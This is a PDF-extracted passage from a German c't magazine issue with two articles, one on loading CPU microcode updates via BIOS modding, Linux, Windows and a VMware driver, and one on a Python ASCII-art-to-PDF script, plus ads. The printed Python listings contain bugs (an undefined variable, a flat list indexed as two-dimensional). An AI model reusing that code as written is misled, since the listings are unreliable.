herumzuspielen.

UBU-Alles-Flasher

Eine weitere hübsche Möglichkeit, die auch bei UEFI funktioniert, nennt sich UBU: UEFI BIOS Updater. Das ist ein von russischen Experten liebevoll gepflegtes Toolkit, um das sehr verbreitete AMI Aptio IV UEFI BIOS zu modden. Mit dabei ist auch eine große Sammlung hochaktueller Microcode-Updates für Desktop-Prozessoren; beim Skylake etwa findet man bei UBU 1.49.1 schon das Update 7Ch.

Die Benutzung ist denkbar einfach: Man packt die zu patchende, zum Board gehörende BIOS-Datei ins gleiche Verzeichnis und ruft UBU.BAT auf. Dann kann man diverse einzelne Module (RAID, LAN, GOP ...) updaten, darunter auch die Microcodes. GOP steht hier übrigens nicht für Grand Old Party, sondern für Graphical Output Protocol ...

Allerdings klappt es nicht immer, die gemoddeten Module mit den normalen Flash-Funktionen der BIOSse zu laden. Boards von Asrock und Gigabyte etwa meckern. Hier gibt es jedoch Workarounds, vor allem spezielle Flashtools. Bei Gigabyte erledigt diesen Job klaglos das EFIFlash 0.62. FDOS bootete dann vom USB-Stick problemlos – nur Windows 10 weigerte sich zunächst und ging in den Reparatur-Modus. Modding ist halt immer eine Bastel- und Baustelle.

Man muss aber gar nicht auf BIOS-Flashen und Modding abzielen, sondern kann auch auf die Mithilfe von Betriebssystemen setzen.

Linux-Nachlader

Linuxer haben es hier besonders gut, denn für dieses Betriebssystem pflegen bekannte Linux-Entwickler die „CPU Microcode Update Driver“ für Intel und AMD. Diese sind speziell für einen Einsatz im frühen Boot-Prozess ausgelegt.

Wenn das BIOS nicht mehr ordentlich gewartet wird oder der Board-Hersteller einfach zu lahm mit Updates ist, dann tritt dieser Treiber in Aktion und sorgt bei jedem Booten dafür, dass neuere MCUs transient nachgeladen werden. Die Treiber flashen den Code also nicht fest ins BIOS!

Die Updates geben die Prozessor-Hersteller halbwegs regelmäßig heraus, Intel zum Beispiel in der Textdatei microcode.dat (alle Links zu hier erwähnter Software finden Sie über den c't-Link am Ende des Artikels) – zuletzt datiert vom November 2015. Skylake-Updates sucht man hier allerdings noch vergeblich. Bei AMD sind es die Binärdateien microcode_amd_fam15h.bin und microcode_amd_fam16h.bin. In letzter Zeit ist bei AMD allerdings nicht viel passiert, die letzten stammen vom Sommer 2014.

Nun ist es kein größeres Problem, die verbreiteten, zumeist aus irgendwelchen BIOSen extrahierten MCUs vom Binär- ins Textformat zu wandeln und auf eigene Faust und Risiko der Datei microcode.dat hinzuzufügen. Früher mal pflegte Intel für die MCUs eine große Datenbank namens PEPS, später wurde man bei Fujitsu fündig, doch deren sehr gut sortierte Datenbank gab es leider nur bis 2012. Heutzutage ist die oben erwähnte Sammlung von UBU eine gute Quelle für aktuelle Microcodes-Updates. Alternativ kann man auch selber die BIOSse durchstöbern.

Allerdings ist nicht hundertprozentig sicher, dass vom Betriebssystem zu ladende Updates auch wirklich gefahrlos durchgeführt werden können. Das Betriebssystem

```
D:\microcode>showmc
/ **** as in Microcode utility V2.0 ****
This Processor:Intel(R) Core(TM) i5-4570 CPU @ 3.20GHz Base=2993 MHz
Microcode Revision, BIOS: 0009 => Windows: 001E, Status:0

/ interpret:C:\Windows\system32\mcupdate_GenuineIntel.dll
as MS-DLL
Position: $00002688
77 Entries found, start at position: 00002E00 in section: 00001E00 - 000080E00
Proc  Update Flags Checksum Date Loader Data Total
0006F2 005D 0001 9384A573 10-02-2010 0001 0FD0 1000
0006F2 005C 0020 C335A60F 10-02-2010 0001 0FD0 1000
0006F6 00D0 0001 B61EC71A 09-30-2010 0001 0FD0 1000
0006F6 00D2 0004 6618CFFF 10-01-2010 0001 0FD0 1000
0006F6 00D1 0020 C3EFBA8F 10-01-2010 0001 0FD0 1000
0006F7 006A 0010 9911AAF2 10-02-2010 0001 0FD0 1000
0006F7 006B 0040 CC4DEED3 10-02-2010 0001 0FD0 1000
0006FA 0095 0080 9F4B38D8 10-02-2010 0001 0FD0 1000
0006FB 00C1 0001 0EF87396 10-04-2011 0001 0FD0 1000
0006FB 00BC 0004 9394765A 10-03-2010 0001 0FD0 1000
0006FB 00B8 0008 E7FBF398 10-03-2010 0001 0FD0 1000
0006FB 00B9 0010 ED247070 10-03-2010 0001 0FD0 1000
0006FB 00B0 0020 0999249F 10-03-2010 0001 0FD0 1000
```

Showmc zeigt an, welches Microcode-Update beim Booten aktiv war und welches Windows gegebenenfalls nachgeladen hat und listet alle verfügbaren auf.

```
D:\microcode>showmc Z17MP4S2.20
/ **** as in Microcode utility V2.0 ****
This Processor:Intel(R) Core(TM) i5-4570 CPU @ 3.20GHz Base=2993 MHz
Microcode Revision, BIOS: 0009 => Windows: 001E, Status:0

/ interpret:D:\microcode\Z17MP4S2.20
as uncompressed Bios-file filesize=01000000
Proc  Update Flags Checksum Date Loader Data Total
0506E3 004A 0036 E973E645 09-18-2015 0001 16BD0 16C00
0506E1 001E 0022 60C877E5 03-18-2015 0001 127D0 12800
0506E0 0012 0022 C1410CFD 09-24-2014 0001 13BD0 13C00
```

Man kann auch Showmc irgendeine BIOS-Datei (hier vom Asrock 170M Pro 4S) übergeben, dann sucht es die darin gespeicherten MCUs auf.

kommt ja relativ spät dran, es muss dann viele flankierende Maßnahmen ergreifen, Caches invalidieren oder besser noch kurzzeitig abschalten; ebenso die Prefetches und die Interrupts und so weiter. Das BIOS hat hingegen sehr frühen Zugriff auf die Hardware, bevor die Caches überhaupt initialisiert sind und somit eine klar bessere Patch-Position. Daher dauert es immer ein bisschen länger, bis Updates fürs Nachladen durch Betriebssystem-Treiber validiert sind.

Andererseits korrigieren die Updates ja zum Teil heftige Prozessorfehler und so steht man dann vor der Wahl, ob man lieber diese in Kauf nimmt und auf die mitunter lange dauernde Freigabe wartet oder das Risiko eingeht, dass beim Laden was schiefgeht. Das dürfte eher selten sein, schließlich haben


ja Intel- und AMD-Entwickler an dem Update-Programm für Linux mitgearbeitet und werden wissen, was geht.

Windows-Nachlader

Auch Windows lädt bei Bedarf Microcode-Updates nach. Es verwendet dafür keine ungeschützte Textdateien, sondern signierte DLLs namens MCUpdate-GenuineIntel.dll für Intel und MCUpdate_AuthenticAMD.dll für AMD. Hier kann man nichts ändern oder nachtragen – dann weigert sich Windows zu booten. Gelegentlich legt Microsoft den Updates neue Versionen bei und passt zuweilen auch das Ladeprogramm mcupdate.dll an.

Wir haben zudem ein kleines Windows-Kommandozeilen-Tool namens Showmc erstellt (nicht mehr in Turbo Pascal, sondern schon in Delphi ...), das die Standard-Header der in der MCUpdate-DLL enthaltenen Microcodes ausliest und anzeigt. Die neueren, weniger interessanten Extended Header, die am Ende angehängt sind, ignoriert es.

Dafür schaut es in die Registry hinein, wo festgehalten ist, welche Version vor dem Windows-Start aktiv war und welche Windows womöglich nachgeladen hat. Showmc kann auch Binärdateien, so wie sie in der Datenbank von UBU enthalten sind, anzeigen und bei Bedarf in Textform analog zu Intels microcode.dat ausgeben. Oder man lässt sich mit showmc microcode.dat den Inhalt von Intels Textdatei übersichtlich auflisten. Wenn man ein unkomprimiertes BIOS eines Boards als Datei hat, kann man auch das dem Programm vorwerfen. Es sucht dann alle darin befindlichen MCUs auf, zeigt deren Header an und überprüft die Prüfsumme.



Der VMware-Microcode-Update-Treiber „cpumcupdate“ kommuniziert über die Ereignisanzeige von Windows.

Microcode-Update-Struktur

Intels Microcode-Updates besitzen am Anfang einen kurzen Header von 12 DWords, danach folgt der Datenblock. Früher war er 2 KByte groß, inzwischen ist er bei Skylake auf 90 KByte angeschwollen.

Die neueren Updates besitzen am Ende noch einen zusätzlichen Extended Header, der hier nicht aufgelistet ist. Der Flag-Eintrag enthält bitweise die unterstützten Plattform-Typen, die das MSR 17h ausgibt. Eine einfache 32-Bit-Prüfsumme sichert den Header grob, der Datablock selbst ist mit AES oder DES verschlüsselt.

Bei AMD sieht's ähnlich aus, neben den Prozessordaten sind im Header noch North- und Southbridge-Daten aufgelistet. Die Datengröße ist aber deutlich kleiner als bei Intel.

Microcode-Update-Header

Intel		AMD	
Feld	Bytes	Feld	Bytes
Datum	4	Datum	4
Header Version	4	Patch-ID	4
Update Rev	4	Patch Data ID	2
Prozessor ID	4	Patch Data Länge	1
Prüfsumme	4	Init Flag	1
Loader Rev	4	Prüfsumme	4
Plattform-Bits	1	Northbridge ID	4
Flags (res)	3	Southbridge ID	4
Datengröße	4	Prozessor Rev. ID	2
Totalgröße	4	Northbridge Rev	1
		Southbridge Rev	1
		BIOS API Rev	1
		Reserviert	3
		Match Register	8×4

Für einen Windows-Kerneltreiber ist das reine Nachladen von Microcode-Updates mithilfe der MSRs 0x48d (Intel) oder 0xC0010020 (AMD) kein größeres Problem, hierfür reichen bereits wenige Zeilen Code. Allerdings sind die erwähnten flankierenden Maßnahmen nötig, die allerhand Expertise und interne Kenntnisse des Betriebssystems erfordern.

Flings sei Dank

Und kaum jemand außer Microsoft und Systeminternals dürfte das besser beherrschen als die Programmierer des Labs von VMware. Flings nennt sich ihre Website mit einer

Fülle toller Apps, Tools und Benchmarks. Darunter ist auch genau das, was man sich hier wünscht, nämlich der VMware CPU Microcode Update Driver für 32 oder 64 Bit – und der ist natürlich signiert. Er lädt nicht nur das gewünschte Update einmal nach, sondern bleibt aktiv im Speicher, um diesen Job auch jedes Mal bei einem Wiedererwachen des Rechners aus dem Tiefschlaf durchzuführen.

Der Installer will allerdings unbedingt sämtliche Update-Dateien im Verzeichnis vorfinden, also sowohl microcode.dat als auch microcode_amd.bin und microcode_amd_fam15h.bin, auch dann, wenn man für Intel-Systeme nur ersteren bräuchte. Die aktuellen AMD-Codes findet man auf amd64.org.

Neuere MCUs als die, die Intel in microcode.dat ausliefert, kann man sich auf Wunsch mit Showmc aus Binärdateien erzeugen, zum Beispiel Showmc 0506E3-6A.bin /D > microcode.dat.

Bereits beim Starten des Treibers wird das Microcode-Update nachgeladen, aber nur, wenn seine Versionsnummer größer ist als die bestehende. Downgrading ist damit also nicht möglich (war bei oben erwähntem Interrupt 15h genauso). Der Treiber meldet nur „ok“ oder „not ok“ zurück, sonst nichts. Weitere Informationen schickt er an das Windows-Event-Log als System-Event von cpumcupdate. Die Einträge kann man dann mit der Ereignisanzeige auflisten.

Mithilfe des VMware-Treibers haben wir dann auf dem Gigabyte-Z170-Board von Version 39h (samt Prime95-Fehler) nacheinander die bereinigten Fassungen 6Ah, 74h; 76h und 7Ch auf den Core i7-6700 eingespielt und dann jedes Mal den älteren Prime95-Benchmark (Version 2,79 in der AVX-Fassung) laufen lassen; nennenswerte Performance-Unterschiede waren nicht auszumachen.

Beim Asrock Z170M Pro 4S mit dem Beta-BIOS zum Übertakten von Non-K-Skylake-Prozessoren war das Microcode-Update 4Ah eingeflasht. Übertakten will man das mit diesem BIOS laufende Board nicht wirklich: kein Powermanagement, kein Turbo, verlangsamtes AVX. Aber immerhin kann man mit dem VMWare-Treiber und neueren MCUs ab 6Ah den AVX-Fehler bei Prime95 umschiffen.

Fast alle aktuellen BIOSse der gängigen Skylake-Bords haben inzwischen Version 74h eingespielt und dabei das von Intel ungewünschte Übertakten abgeschaltet. Intels Updates für den Skylake purzeln nur so, da kommen die Board-Hersteller gar nicht mehr hinterher. Inzwischen sind bereits die Versionen 76h und 7Ch erschienen.

Beim Haswell ist die Sache weit entspannter, hier ist immer noch Version 1Eh vom 13.8.2015 aktuell. Wenn das Board diese noch nicht bietet, sorgen Windows 10 und Linux (mit neuerer Microcode.dat) dafür. Nur wer sich erdreistet, immer noch Windows 8.1 oder älter zu fahren, wird von Microsoft etwas hängengelassen.

Wer will, kann aber dem Haswell-System unter Windows 8.1 die neueren Update-Dateien von Windows 10 „unterjubeln“. Die MCUpdate-Dateien im System32-Ordner sind allerdings besonders geschützt, denn ihr Besitzer ist der TrustedInstaller. Wenn man sie löschen, umbenennen oder überschreiben will, so muss man zunächst den Besitzer auf den Benutzer umtragen: Rechtsklick/Eigenschaften/Sicherheit/Erweitert/Besitzer ändern und dann unter Eigenschaften/Sicherheit/Bearbeiten dem Benutzer Vollzugriff gewähren.

Alternativ geht auch das Nachladen durch den VMware-Treiber oder bei AMI-Aptio-BIOSen das Flashen mit UBU. Wie gesagt, man hat viele Wahlmöglichkeiten. (as@ct.de)

ct Alle Links und das Programm showmc: ct.de/y73v

DIE VOLLE LADUNG

ALTI.

260 SEITEN ULTIMATIVER RETRO-SPASS

retro* GAMER

SPEZIAL 1/2016

MEGA-SPECIAL

30
JAHRE
AMIGA

DAS JAHRBUCH

BALLBLAZER # DEFENDER # DOOM # DRIVER # ELDER SCROLLS # FEUD # FINAL FANTASY 6 # GABRIEL KNIGHT #



GAUNTLET # GOLD RUNNER # HALF-LIFE #

KNIGHT LORE # KNIGHTS OF THE SKY # LEMMINGS #

MONKEY ISLAND 2 # PAC-MAN # POLICE QUEST 2 #

PUZZLE BOBBLE # ROBOTRON 2084 # SHANNARA #

SUPER CARS # SYNDICATE # TAU CETI #

ULTIMA UNDERWORLD # WING COMMANDER #

WIZBALL # ZACKMCKRACKEN # ZYNAPS #

GENRE-SPECIALS

Echtzeit-Strategie, Point-&-Click-Adventures, Ego-Shooter, Fußball-Spiele, Maze Games

REPORTS

Lost in Translation, DDR-Computer-Spiele, Die größten Underdogs, Die besten Cheats

RETRO-SYSTEME

C128, Amiga 500, Amiga 1000, Amiga 1200, Dragon 32, Colecovision, TRS-80, VC20

Jetzt im Zeitschriftenhandel erhältlich oder
gleich für 14,95 € versandkostenfrei bestellen unter:

shop.heise.de/retro-gamer-jahrbuch

Oliver Lau

ASCII-Art

Mit Python PDF-Dateien erstellen

In den 1980ern war ASCII-Art so populär, dass die Typenraddrucker vieler Rechenzentren dazu missbraucht wurden, mitunter überlebensgroße Motive auf Endlospapier rauszurattern. Unser Python-Skript gibt der Retrokunst einen modernen Anstrich, indem es aus Pixelbildchen PDFs mit ASCII-Art erzeugt.

Der Trick bei ASCII-Art besteht darin, für jedes Pixel des passend skalierten Originalbilds einen Buchstaben, eine Ziffer oder ein Satzzeichen auszugeben, dessen Schwärzungsgrad der Helligkeit des Pixels entspricht: Ein H wirkt beispielsweise sehr viel dunkler als eine 7, und die wiederum sehr viel dunkler als ein :.

Beim flexibelsten uns bekannten ASCII-Art-Dienst www.glassgiant.com/ascii kann man Fotos hochladen, gibt vor, wie viele Zeichen in einer Zeile stehen sollen, und zack, erscheint ein Schwarzweiß-Abbildung als ASCII-Art davon im Browser [1]. Doch der Dienst lässt viele Wünsche offen. Besser und flexibler ist unser kleines Python-Skript für die Kommandozeile: `asciifier.py`.

Damit kann man beliebig große Bilder konvertieren und die Auflösung (Zeichen pro Zeile) lässt sich ebenso frei wählen wie die Schriftart. Vor der Ausgabe wird der Grauwert eines jeden Zeichens bestimmt, damit die ASCII-Ausgabe das Originalbild möglichst gut wiedergibt. Für einen satteren Eindruck kann man obendrein die Zeichen größer als normal darstellen.

Am Beispiel dieses Skripts lernen Sie im Folgenden, wie man mit dem Python-Modul `Pillow` Bilder lädt und verarbeitet sowie mit dem Modul `FPDF` Texte, einfache Grafiken und Pixelbilder in einem PDF zusammenführt.

Das Skript und das zur Ausführung nötige Python 2.7 (nicht 3.x) bekommen Sie über den c't-Link am Artikelende. Über den Link finden Sie auch Installationshinweise für Windows, Linux und OS X sowie eine Bedienungsanleitung.

Schattierungen

Für den späteren Eindruck ist es wichtig, dass die ausgegebenen Zeichen den Grauwert des korrespondierenden Pixels im Originalbild haben. Das Array `VALID_CHARS` enthält eine Liste von Zeichen, nach ihrer Grauintensität absteigend sortiert (Liste gekürzt):

```
VALID_CHARS =
['H', 'R', 'B', 'E', ...
':', '~', '^', '!', '']
```

Die Sortierung ist aber nur für die PDF-Standardschriftart Courier gültig. Soll ein anderer Font zum Einsatz kommen, muss das

Skript die Grauwerte der einzelnen Zeichen ermitteln und die Liste dahingehend umsortieren. Dazu drückt das Skript mithilfe der Python Imaging Libray (PIL, genauer: dessen Ableger Pillow) Zeichen für Zeichen in ein leeres quadratisches Bild mit einer Kantenlänge von 64 Pixeln (siehe die Funktion generate_luminosity_mapping() rechts).

Die Funktion erhält als einzigen Parameter den Dateinamen einer TrueType-Font-Datei. Daraus baut sie ein ImageFont-Objekt, das eine TrueType-Schrift repräsentiert. Die Größe der Zeichen skaliert mit der Kantenlänge der Pixelgrafik, in die sie gezeichnet werden sollen. Image.new() erzeugt diese im RGB-Format und füllt sie weiß aus (ImageColor.getrgb('#ffffff')).

Um darin zeichnen zu können, benötigt man ein ImageDraw-Objekt. Dessen Methode text() platziert das übergebene Zeichen in Schwarz (fill=(0, 0, 0)) links oben an der Koordinate (0, 0).

Mithilfe der Mathe-Bibliothek numpy werden die RGB-Werte als lange Integers (np.long) in ein numpy.array übertragen. Durch elementweises Multiplizieren mit [2126, 7152, 722] entstehen aus den Rot-, Grün- und Blau-Komponenten Skalarprodukte als Grauwerte für jedes Pixel. Darüber bildet np.sum() die Summe, die nun ein Maß für den Grauwert der gesamten Grafik ist. Das verarbeitete Zeichen und dessen Grauwert landen in einem eigens dafür geschaffenen Luminosity-Objekt, das an die Liste intensity angehängt wird.

Sind alle Zeichen abgearbeitet, sortiert der letzte Befehl diese Liste nach absteigenden Grauwerten und legt das Ergebnis in-

nerhalb des Ascifier-Objekts in der Membervariable luminosity ab.

Vom Pixel ...

Die Funktion process() (siehe Listing unten) benötigt diese Liste. Sie erwartet wenigstens ein Argument: den Dateinamen des Bildes, das in ASCII-Art umgewandelt werden soll.

Der Aufruf von Image.open() lädt die Datei in ein Image-Objekt. Wie eingangs erwähnt, entstehen bei der ASCII-Ausgabe im Plaintext häufig in der Vertikalen übermäßig gestreckte Bilder. Um diesen Effekt auszugleichen, kann man process() zusätzlich das Argument stretch übergeben. Um diesen Faktor wird das Bild mithilfe der Image-Methode resize() in der Horizontalen skaliert. Der Parameter Image.BILINEAR besagt, dass die Pixel dabei linear interpoliert werden sollen. Lässt man diesen Parameter weg, fällt resize() zurück auf Image.NEAREST (am ehesten zutreffende Farbe eines benachbarten Pixels). Zur Ausgabe als PDF muss das Bild nicht verbreitert werden, da die einzelnen Zeichen auf einem quadratischen Raster absolut positioniert werden. Dazu gleich mehr.

Standardmäßig generiert das Skript ASCII-Bilder mit 80 Zeichen pro Zeile. Mit dem optionalen Parameter resolution kann man eine andere horizontale Auflösung einstellen.

Damit das Skript jedem Pixel ein ASCII-Zeichen zuordnen kann, skaliert thumbnail() das Bild auf die in resolution eingestellte Breite. Prinzipiell könnte resize() diesen Job erledigen, aber thumbnail() ist für die Skalierung

```

1 class Luminosity:
2     def __init__(self, l, c):
3         self.l = l
4         self.c = c
5
6 class Ascifier:
7     def generate_luminosity_mapping(self, font_file):
8         import numpy as np
9         from PIL import Image, ImageFont, ImageDraw, ImageColor
10        n = 64
11        font = ImageFont.truetype(font_file, int(round(0.8 * n)))
12        intensity = []
13        for c in VALID_CHARS:
14            image = Image.new('RGB', (n, n), ImageColor.getrgb('#ffffff'))
15            draw = ImageDraw.Draw(image)
16            draw.text((0, 0), c, font=font, fill=(0, 0, 0))
17            l = np.sum(np.array(image, np.long) * [2126, 7152, 722])
18            intensity.append(Luminosity(l, c))
19        self.luminosity = map(
20            lambda i: i.c,
21            sorted(intensity, key=lambda lum: lum.l))

```

Die Ascifier-Methode generate_luminosity_mapping() erzeugt aus der übergebenen Schriftart eine Liste von Zeichen, die nach absteigenden Grauwerten sortiert ist.

auf sehr kleine Bilder optimiert. Diese Methode skaliert immer unter Beibehaltung des Seitenverhältnisses, und zwar so, dass das resultierende Bild in die vorgegebenen Dimensionen passt. Der Resampling-Parameter Image.ANTIALIAS sorgt für eine qualitativ hochwertige Interpolation.

Die folgenden geschachtelten for-Schleifen iterieren zeilenweise über alle Pixel. Die Image-Methode getpixel((x, y)) liefert für jedes Pixel ein Tupel mit den RGB-Werten, jeweils im Intervall zwischen 0 und 255. Die komponentenweise Multiplikation mit den für Grauwandlung üblichen Konstanten und die anschließende Summation der Ergebnisse liefert die Helligkeit (luminosity) eines jeden Pixels. Anhand dieses Werts wird das passende Zeichen aus der nach Graustufen sortierten Tabelle gegriffen und der richtigen Position in einem zweidimensionalen Array mit den Ausmaßen des Bildes zugewiesen. In Python handelt es sich bei dem Array eigentlich um eine Liste, die Listen enthält (siehe Zeile 15).

hält man also eine Spalte, mit dem zweiten ein Zeichen aus der Spalte. Da zur Ausgabe jedoch die zeilenweise Ausgabe erforderlich ist, muss die Python-Funktion zip() das Array transponieren, bevor die Zeichen einer Zeile zu einem String zusammengesetzt werden können. rstrip() schneidet unnötige Leerzeichen von rechts weg. Das äußere join() fügt die Zeilen zum fertigen ASCII-Bild zusammen, das man nun in einen Editor oder eine Textverarbeitung laden und damit ausdrucken kann.

... und zum PDF

Bequemer und schicker ist aber die Ausgabe in ein PDF (siehe Listing auf Seite 175). Python stellt dafür die von anderen Sprachen bekannte Bibliothek FPDF zur Verfügung. Ein Objekt der gleichnamigen Klasse legt Zeile 20 an. Die Parameter bedeuten, dass das Objekt Maße in der Einheit Millimeter erwartet, beispielsweise zur Positionierung von Text, und DIN-A4-Seiten im Hochkant-Format enthält ('P' steht für Portrait). Die Befehle in den folgenden Zeilen setzen Metainformationen wie Titel, Autor oder Schlüsselwörter.

Das PDF ist zu diesem Zeitpunkt noch leer. Es enthält nicht einmal eine leere Seite. Diese fügt der Aufruf von pdf.add_page() hinzu.

Mit dem Parameter font_name kann man to_pdf() den Pfad zu einer TTF-Datei übergeben. Die gewählte Schriftart wird dann für die auszugebenden ASCII-

```

1 class Ascifier:
2     def process(self, image_filename, **kwargs):
3         self.im = Image.open(image_filename)
4         stretch = kwargs.get('stretch', 1)
5         if aspect_ratio != 1:
6             self.im = self.im.resize(
7                 (int(self.im.width * stretch), self.im.height),
8                 Image.BILINEAR)
9         resolution = kwargs.get('resolution', 80)
10        self.im.thumbnail(
11            (resolution, self.im.height),
12            Image.ANTIALIAS)
13        w, h = self.im.size
14        nchars = len(Ascifier.VALID_CHARS)
15        self.result = [None] * nchars * h * w
16        for x in range(0, w):
17            for y in range(0, h):
18                r, g, b = self.im.getpixel((x, y))
19                l = 0.2126 * r + 0.7152 * g + 0.0722 * b
20                self.result[x][y] = \
21                    self.luminosity[int(l * nchars / 255)]

```

Die Methode Ascifier.process() liest das Originalbild ein, skaliert es auf die eingestellte Auflösung und erzeugt daraus ein zweidimensionales Array mit ASCII-Zeichen.



Freigestellte Bilder mit starken Kontrasten eignen sich besonders gut zur Umwandlung in ASCII-Art.

Zeichen verwendet, sonst die Standardschriftart Courier (Zeilen 27–30).

In den folgenden Zeilen werden aus der Papiergröße in `paper`, den einzuhaltenden Rändern in `self.margins` und der Größe des Bildes in `self.im` Skalierungsfaktoren für die Schriftgröße (`scale`) und die linke obere Ecke des zu bedruckenden Seitenbereichs (`offset`) berechnet.

Wichtig: Das Koordinatensystem einer PDF-Seite hat der PDF-Referenz zufolge seinen Ursprung normalerweise links unten und die y-Werte wachsen nach oben. In der Welt von FPDF befindet er sich aber links oben und die y-Werte wachsen nach unten, so wie man es von Bildschirmkoordinaten oder (Pixel-)Grafiken gewohnt ist.

Der Aufruf von `pdf.set_font()` aktiviert die gewählte Schriftart für alle weiteren Textausgaben via `pdf.text()`. Achtung, die Font-Größe wird stets in Punkt angegeben. Die Funktion `mm2pt()` wandelt die berechnete Font-Größe von Millimeter in Punkt um.

In den geschachtelten for-Schleifen, die über sämtliche Pixelkoordinaten der Grafik iterieren, werden die in self.result enthaltenen Zeichen in einem quadratischen Raster absolut auf der Seite positioniert. Leerzeichen werden dabei sinnvollerweise ausgelassen. Damit ist das Kunstwerk fertig.

Strich

Wenn man `to_pdf()` den Parameter `cropmarks=True` uebergibt,



versieht der Code ab Zeile 45 das ASCII-Bild mit Schnittmarken: zwei horizontale und zwei vertikale Striche, die an den Ecken des Bildes aufeinander zulaufen. Die Farbe von Linien bestimmt die FPDF-Methode `set_draw_color()`, die ein Tupel mit den drei Werten für Rot, Grün und Blau erwartet. `set_line_width()` bestimmt die Breite der Linie im eingangs gewählten Maßstab (Millimeter). `line()` zeichnet die Linie zwischen den angegebenen Koordinaten. Neben `line()` gibt es nur noch zwei weitere Zeichenkommandos: `rect()` für

Rechtecke und ellipse() für Ellip-
sen.

Punkt

Außer Texten und Linien kann man auch Pixelgrafiken einbinden. Auch dafür hat FPDF einen Befehl, nämlich `image()` (Zeile 57). Er erwartet den Pfad zu einer PNG-, GIF- oder JPG-Datei. Bei PNGs und GIFs wird kein Interlacing unterstützt.

Die Parameter x und y geben die Position an, w und h die maximale Breite und Höhe, jeweils in den gewählten PDF-Einheiten.

Damit die Ausgabe nicht zu pixelig wird, sollte man darauf achten, eine Auflösung von 150 dpi (Punkte pro Zoll) nicht zu unterschreiten.

Wichtig: Grafiken werden erst bei der Ausgabe des fertigen PDFs eingebunden. Erst danach darf man sie vom Datenträger löschen.

Die Methode `output()` gibt das PDF schließlich aus. Im Beispiel produziert sie mit dem Parameter `dest='S'` einen Byte-String. Vorgabe ist der Wert `'T'` zur Ausgabe an `sys.stdout`. Mit `'F'` kann man den Byte-String in eine Datei schreiben.

```

1 def to_pdf(self, **kwargs):
2     from fpdf import FPDF
3     paper = Size(210, 297)
4     font_name = kwargs.get('font_name')
5     if font_name:
6         self.generate_luminosity_mapping(font_name)
7     inner = Size(ceil(paper.width - self.margins.left
8                   - self.margins.right),
9                  ceil(paper.height - self.margins.top
10                   - self.margins.bottom))
11    imgpixels = Size(self.im.width, self.im.height)
12    scale = min(inner.width, inner.height) /
13          max(imgpixels.width, imgpixels.height)
14    offset = Point(self.margins.left +
15                  (inner.width
16                   - imgpixels.width * scale) / 2,
17                  self.margins.bottom +
18                  (inner.height
19                   - imgpixels.height * scale) / 2)
20    pdf = FPDF(unit='mm', format='a4', orientation='P')
21    pdf.set_compression(True)
22    pdf.set_title('ASCII Art')
23    pdf.set_author('Oliver Lau')
24    pdf.set_keywords('retro computing art fun')
25    pdf.set_creator('asciifier')
26    pdf.add_page()
27    if font_name:
28        pdf.add_font(font_name, fname=font_name, uni=True)
29    else:
30        font_name = 'Courier'
31    pdf.set_font(font_name, '', mm2pt(scale))
32    for y in range(0, self.im.height):
33        yy = offset.y + scale * y
34        for x in range(0, self.im.width):
35            c = self.result[x][y]
36            if c != ' ':
37                pdf.text(offset.x + x * scale, yy, c)
38                crop_area = Margin(offset.y - scale,
39                                    offset.x + (self.im.width - 1)
40                                    * scale,
41                                    offset.y + (self.im.height - 2)
42                                    * scale,
43                                    offset.x)
44    if kwargs.get('cropmarks', False):
45        pdf.set_draw_color(0, 0, 0)
46        pdf.set_line_width(pt2mm(0.1))
47        for p in [Point(crop_area.left, crop_area.top),
48                  Point(crop_area.right, crop_area.top),
49                  Point(crop_area.right, crop_area.bottom),
50                  Point(crop_area.left, crop_area.bottom)]:
51            pdf.line(p.x - 6, p.y, p.x - 2, p.y)
52            pdf.line(p.x + 2, p.y, p.x + 6, p.y)
53            pdf.line(p.x, p.y - 6, p.x, p.y - 2)
54            pdf.line(p.x, p.y + 2, p.x, p.y + 6)
55    if kwargs.get('logo'):
56        logo_width = 20
57        pdf.image(
58            kwargs.get('logo'),
59            x=(crop_area.right - crop_area.left - logo_width / 2) / 2,
60            y=crop_area.bottom + 10,
61            w=logo_width)
62    return pdf.output(dest='S')

```

Die Methode `Asciifier.to_pdf()` konvertiert das zweidimensionale Array aus ASCII-Zeichen in ein PDF und versieht es optional mit Schnittmarken und einem Logo.

ben. Der Parameter `name='datei.pdf'` muss dann den Dateinamen enthalten.

Mehr?

Texte, Linien und Bilder platzieren – damit ist der Funktionsumfang von FPDF schon fast vollständig beschrieben. Für die meisten Zwecke wie das Generieren von Formularen oder Berichten ist das aber vollkommen ausreichend. Mit `cell()` kann man zum Beispiel Textkästen definieren und befüllen.

Übrigens: Das Aufmacherbild ist auch mithilfe des Beispiel-

skripts entstanden. Die Kommandozeilenoption `--colorize` führt zu einer Ausgabe, bei der die Zeichen wie die Pixel des Originalbilds eingefärbt sind. Streng genommen, ist das keine klassische ASCII-Art, sieht aber auch hübsch aus. (ola@ct.de)

Literatur

- [1] Peter Schmitz, Spaß mit Buchstabenbildern, ASCII Art: eine alte Technik neu entdecken, c't 27/15, S. 142

ct Beispielcode und Dokumentation: ct.de/yaq5

Auf Herz und Nieren geprüft:



shop.heise.de/ct-testguide

service@shop.heise.de

Auch als eMagazin erhältlich unter:
shop.heise.de/ct-testguide-pdf

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 15 €

Jetzt für
12,90 €
bestellen.

heise shop
shop.heise.de/ct-testguide

c't IM TASCHENFORMAT.



Lesen Sie jetzt c't bequem in der App:



